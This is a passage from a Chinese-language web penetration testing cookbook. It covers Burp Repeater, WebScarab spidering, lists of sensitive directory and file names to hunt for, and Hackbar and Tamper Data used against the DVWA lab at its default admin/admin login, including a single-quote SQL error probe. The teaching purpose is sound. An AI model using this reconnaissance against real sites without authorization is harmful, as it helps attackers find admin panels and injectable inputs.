4. 让我们点击 `Go` 来在右侧查看服务器的响应。




在 `Request` 部分（图像左侧）中，我们可以看到发给服务器的原始请求。第一行展示了所使用的方法：POST，被请求的 URL 和协议：HTTP 1.1。下面一行，一直到 Cookie，都是协议头参数，在它们后面我们看到一个换行，之后是我们在表单输入的 POST 参数和值。

5. 在响应部分我们看到了一些标签页： `Raw` 、 `Headers` 、 `Hex` 、 `HTML` 和 `Render` 。这些以不同形式展示相同的响应信息。让我们点击 `Render` 来查看页面，就像在浏览器中那样：



6. 我们可以在请求端修改任何信息。再次点击 `OK` 并检查新的响应。对于测试目的，让我们将密码值替换为一个单引号，并发送请求。



我们可以看到，我们通过修改输入变量的值触发了系统错误。这可能表明应用中存在漏洞。在后面的章节中，我们会涉及到漏洞的测试和识别，并深入探索它。

工作原理

Burp 的重放器允许我们手动为相同的 HTTP 请求测试不同的输入和场景，并且分析服务器提供的响应。这在测试漏洞的时候非常实用，因为测试者可以了解应用如何对多种所提供的输入反应，以及从而识别或利用设计、编程或配置中的可能缺陷。

3.6 使用 WebScarab

WebScarab 是另一个 Web 代理，拥有让渗透测试者感兴趣的特性。这个秘籍中，我们会使用它来爬取网站。

准备


作为默认配置，WebScarab 实用 8008 端口来捕获 HTTP 请求。所以我们需要配置我们的浏览器来在 localhost 中使用这个端口作为代理。你需要遵循与在浏览器中配置 OWASP ZAP、Burp Suite 的相似步骤。这里，端口必须是 8008。

操作步骤


1. 在 Kali 的 `Applications` 菜单中，访问 `03 Web Application Analysis | webscarab` 来打开 WebScarab。

2. 浏览vulnerable_vm 的 Bodgeit 应用（ `http://192.168.56.102/ bodgeit/` ）。我们会看到它出现在 WebScarab 的 `Summary` 标签页中。

3. 现在，右击 bodgeit 文件夹并从菜单选择 `Spider tree` ，像这样：




4. 在蜘蛛发现新文件过程中，所有请求会出现在概览的下半部分，树也会被填满。




这个概览也展示了一些关于每个特定文件的相关信息。例如，是否存在注入或者可能为注入的漏洞，是否设置了 cookie，包含表单，或者是否表单含有隐藏字段。它也表明了代码或文件上传中存在注释。

5. 如果我们右击任何下半部分的请求，我们会看到可以对它们执行的操作。我们分析请求，找到路径 `/bodgeit/search.jsp` ，右击它，并选择Show conversation`。新的窗口会弹出，并以多种格式展示响应和请求，就像下面这样：



6. 现在点击 `Spider` 标签页。



这个标签页中，我们可以在 `Allowed Domains` 和 `Forbidden Domains` 中，使用正则表达式来调整蜘蛛抓取的内容。我们也可以使用 `Fetch Tree` 来刷新结果。我们也可以通过点击 `Stop` 按钮来停止蜘蛛。

工作原理

WebScarab 的蜘蛛类似于 ZAP 或者 Burp Suite，对发现网站中所有被引用文件或目录，而无需手动浏览器所有可能的链接，以及深度分析发给服务器的请求，并使用它们执行更多复杂的测试非常实用。

3.7 从爬取结果中识别相关文件和目录

我们已经爬取了应用的完整目录，并且拥有了被引用文件和目录的完整列表。下一步地然是识别这些文件哪个包含相关信息，或者是更可能发现漏洞的机会。

这篇不仅仅是个秘籍，更是用于文件和目录的常见名称、前后缀的总结，它们通常给渗透测试者提供有价值的信息，或者是可能导致整个系统沦陷的漏洞利用。

操作步骤

1. 首先，我们打算寻找登录和注册页面，它们可以给我们机会来成为应用的正常用户，或者通过猜测用户名和密码来冒充它们。一些名称和部分名称的例子是：

    - Account
    - Auth
    - Login
    - Logon
    - Registration
    - Register
    - Signup
    - Signin
2. 另一个常见的用户名、密码来源和与之相关的漏洞是密码恢复页面：

    - Change
    - Forgot
    - lost-password
    - Password
    - Recover
    - Reset
3. 下面，我们需要识别是否存在应用的管理员部分，这里有一组功能可能允许我们执行高权限的操作，例如：

    - Admin
    - Config
    - Manager
    - Root
4. 其它有趣的目录是内容管理系统（CMS）的管理员、数据库或应用服务器之一，例如：

    - Admin-console
    - Adminer
    - Administrator
    - Couch
    - Manager

    - Mylittleadmin
    - PhpMyAdmin
    - SqlWebAdmin
    - Wp-admin
5. 应用的测试和开发版通常没有保护，并且比最终发行版更容易存在漏洞，所以它们在我们搜索缺陷的时候是个很好的目标。这些目录的名称包含：

    - Alpha
    - Beta
    - Dev
    - Development
    - QA
    - Test
6. Web 服务器的信息和配置文件如下：

    - config.xml
    - info
    - phpinfo
    - server-status
    - web.config
7. 此外，所有在`robots.txt`中标记为`Disallow`的目录和文件可能非常实用。

工作原理

一些前面列出的名称和它们的语言变体允许我们访问站点的首先部分，这是渗透测试中非常重要的步骤。它们中的一些能够提供给我们服务器，它的配置以及所使用的开发框架信息。其它的，例如 Tomcat 管理器和 JBoss 的登录页面，如果配置不当的话，会让我们（或恶意攻击者）获得服务器的控制。

第四章 漏洞发现

> 作者：Gilberto Najera-Gutierrez
>
> 译者：飞龙
>
> 协议：CC BY-NC-SA 4.0

简介

我们现在已经完成了渗透测试的侦查阶段，并且识别了应用所使用的服务器和开发框架的类型，以及一些可能的弱点。现在是实际测试应用以及检测它的漏洞的时候了。

这一章中，我们会涉及到检测一些 Web 应用中常见漏洞的过程，以及允许我们发现和利用它们的工具。

我们也会用到 vulnerable_vm 中的应用，我们会使用 OWASP Mantra 作为浏览来执行这些测试。

4.1 使用 Hackbar 插件来简化参数分析

在测试 Web 应用时，我们需要和浏览器的地址栏交互，添加或修改参数，以及修改 URL。一些服务器的相应会包含重定向，刷新以及参数修改。所有这些改动都会使对相同变量尝试不同值的操作非常费时间。我们需要一些工具来使它们不那么混乱。

Hackbar 是 Firefox 插件，它的行为就像地址栏，但是不受由服务器响应造成的重定向或其它修改影响，这就是我们需要测试 Web 应用的原因。

这个秘籍中，我们会使用 Hackbar 来简化相同请求的不同版本的发送工作。

准备

如果你没有使用 OWASP Mantra，你需要在你的 Firefox 上安装 Hackbar。


操作步骤

1. 访问 DVWA 并且登录。默认的用户名/密码组合是 `admin/admin` 。
2. 在左侧的菜单上选择 `SQL Injection` （SQL 注入）。




3. 在 `User ID` 输入框中输入数字，并点击 `Submit` （提交）。

   现在我们可以按下 `F9` 或者点击图标来显示 Hackbar。




   Hackbar 会赋值 URL 及其参数。我们也可以开启修改 POST 请求和 Referer 参数的选项。后者告诉服务器页面从哪里被请求。

4. 让我们做个简单的改动，将 `id` 参数值从 `1` 改成 `2` ，并点击 `Execute` （执行）或者使用 `Alt + X` 快捷键。



我们可以看到，参数 `id` 对应页面上的文本框，所以，我们可以使用 Hackbar 修改 `id` 来尝试任何值，而不需要修改文本框中的 `User ID` 并提交它。在测试拥有许多输入的表单，或者取决于输入重定向到其它页面的表单时，这非常便利。

5. 我们可以将一个有效值替换为另一个，但是如果我们输入了一个无效值作为 `id`，会发生什么呢？尝试将单引号作为 `id`：



通过输入应用非预期的字符，我们触发了一个错误，这在之后测试一些漏洞的时候非常有用。

工作原理

Hackbar 是带有一些实用特性的第二个地址栏，比如不受 URL 重定向影响，并且允许我们修改 POST 参数。


此外，Hackbar 可用于向我们的请求中添加 SQL 注入或跨站脚本代码段，以及哈希、加密和编码我们的输入。我们会在这一章后面的秘籍中深入探索 SQL 注入、跨站脚本，以及其他漏洞。

4.2 使用 Tamper Data 插件拦截或修改请求


有时候，应用拥有客户端的输入校验机制，它们通过 JavaScript，隐藏表单或者 POST 数据，并不能直接在地址栏中了解或看到。为了测试这些以及其它类型的变量，我们需要拦截浏览器发送的请求并且在它们到达服务器之前修改它们。这个秘籍中，我们会使用叫做 Tamper Data 的 Firefox 插件来拦截表单提交并且在它离开计算机之前修改一些值。

操作步骤

1. 从 Mantra 的菜单中访问 `Tools | Application Auditing | Tamper Data` 。



2. 会出现 Tamper Data 的窗口。现在，让我们浏览 <http://192.168.56.102/dvwa/login.php>。我们可以在插件中看到请求会话。




> 每个浏览器产生的请求都会在活动时经过 Tamper Data。

3. 为了拦截请求并修改它的值，我们需要通过点击 `Start Tamper` 来启动 Tamper。现在启动 Tamper。

4. 输入一些伪造的用户名密码组合。例如， `test/password` ，之后点击 `Login` 。

5. 在确认框中，取消勾选 `Continue Tampering?` 并点击 `Tamper` 。 `Tamper Popup` 窗口会出现。

6. 在弹出窗口中，我们可以修改发送给服务器的信息，包括请求头和 POST 参数。将 `username` 和 `password` 改为正确的（`admin/admin`），之后点击 `OK`。这应该在本书中使用，而不是 DVWA：



在最后一步中，我们在表单中的值由浏览器发送给服务器之前修改了它们。因此，我们可以以正确的凭证而不是错误的凭证登录服务器。

工作原理

Tamper Data 会在请求离开浏览器之前捕获请求，并提供给我们时间来修改它包含的任何变量。但是，它也有一些限制，例如不能编辑 URL 或 GET 参数。

4.3 使用 ZAP 来查看和修改请求

虽然 Tamper Data 有助于测试过程，有时我们需要更灵活的方法来修改请求以及更多特性，例如修改用于发送它们的方法（即从 GET 改为 POST），或者使用其它工具为进一步的目的保存请求/响应对。

OWASP ZAP 不仅仅是 Web 代码，它不仅仅能够拦截流量，也拥有许多在上一章所使用的，类似于爬虫的特性，还有漏洞扫描器，模糊测试器，爆破器，以及其它。它也拥有脚本引擎，可以用于自动化操作或者创建新的功能。

这个秘籍中，我们会开始将 OWASP ZAP 用作代理，拦截请求，并在修改一些值之后将它发送给服务器。

准备

启动 ZAP 并配置浏览器在通过它发送信息。

